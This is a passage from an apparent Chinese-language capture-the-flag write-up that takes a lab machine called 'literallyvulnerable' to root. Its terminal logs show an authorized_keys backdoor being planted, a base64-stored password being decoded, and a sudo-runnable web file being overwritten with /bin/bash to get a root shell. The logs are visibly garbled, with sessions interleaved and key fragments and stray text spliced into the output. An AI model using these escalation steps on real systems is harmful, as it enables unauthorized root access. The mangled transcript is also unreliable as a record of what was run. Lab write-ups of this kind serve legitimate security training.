www-Usage of /: ral 28.3% of 19.56GB mes Users logged in: bin/ba0h\
ex Memory usage: 58% bash\ IP address for ens33: 192.168.0.104
ex Swap usage: d 0% found
www-data@literallyvulnerable:/home$ export PWD=$\(/bin/bash\)
export PWD=$\(/bin/bash\)
* Canonical Livepatch is available for installation.
DoE: Reduce system reboots and improve kernel security. Activate at:
john@https://ubuntu.com/livepatchnoami
whoami
20 packages can be updated:ome$ cd john
1 update is a security update.
john@literallyvulnerable:/home/john$ cat user.txt
cat user.txt
Last@login: Mon Jan 20 07:19:57 2020 from 192.168.0.105B3NzaC1yc2EAAAADAQABAAQgQD2MK65AwDR6JRLslGmYLOyG6Tfh
john@literallyvulnerable:~$ ls
zul13AGEVihM3Y3uIE1rQJd/XN0Zusymip913MEWV9zwm81wdb2uF7xa6s21NWfLX3/mTH/MXu+38H1aHGxVhULejJl0iP
user.txtNaAg5i8aaTN5yhmjz0YoRA20ZXR+mgIWqlbM+zD6aZJ78Si4hIlsEmsBcJzfj4zowrsrW8cvAdwG1PQIWYmLFLEk6JNU6mHR6rt
john@literallyvulnerable:~$ cat user.txt
Authorized keys
Almost there! Remember to always check permissions! It might not help you here, but somewhere else! ;)
Flag: iuz1498ne667ldqmfarfrky9v5ylki
john@literallyvulnerable:~$ https://blog.csdn.net/xia739635297
```

在john用户目录下找到了密码文件

```
john@literallyvulnerable:~/.local/share/tmpFiles$ ls
myPassword
john@literallyvulnerable:~/.local/share/tmpFiles$ cat myPassword
I always forget my password, so, saving it here just in case. Also, encoding it with b64 since I don't want my colleagues to hack me!
am9objpZwLckczhZNDlJQiNaWko=
```

```
john@literallyvulnerable:~$ echo "am9objpZwLckczhZNDlJQiNaWko=" | base64 -d
john:YZW$s8Y49IB#ZZJ#
john@literallyvulnerable:~$ ls -a
.
..
_history
.bashrc
.gnupg
.profile
user.txt
```

知道密码之后,可以使用sudo -l.

```
john@literallyvulnerable:~/.local/share/tmpFiles$ sudo -l
[sudo] password for john:/home/john$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQD2MK65AwDR6JRLslGmYLOyG6TfNCK8Uw9xnsBUH6CGen3
Matching Defaults entries for john on literallyvulnerable: Zუსymip913MEWV9zwm81wdb2uF7xa6s21NWfLX3/mTH/MXu+38H1aHGxVhULejJl0iP
desVenv_reset,mail_badpass,secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binCUjPHf10
es3N/bf04fUakjJWBm="anicekid" > .ssh/authorized_keys
User@john may run the following commands on literallyvulnerable:
at (root) /var/www/html/test.html
```

发现test.html可用sudo执行.提权在望.

```
john@literallyvulnerable:~/.local/share/tmpFiles$ echo "/bin/bash" > /var/www/html/test.html
-bash: /var/www/html/test.html: Permission denied
```

试试web用户能否写入

```
www-data@literallyvulnerable:$(/bin/bash)$ echo "/bin/bash" > /var/www/html/test.html  
/var/www/html/test.html
```

然后发现之前输入命令的结果在退出john后才显示出来..不过不重要了.

```
john@literallyvulnerable:~/local/share/tmpFiles$ sudo /var/www/html/test.html icekid  
root@literallyvulnerable:~/local/share/tmpFiles# whoamish" > /var/www/html/test.html  
rootash)$ echo "/bin/bash" > /var/www/html/test.html  
root@literallyvulnerable:~/local/share/tmpFiles# █
```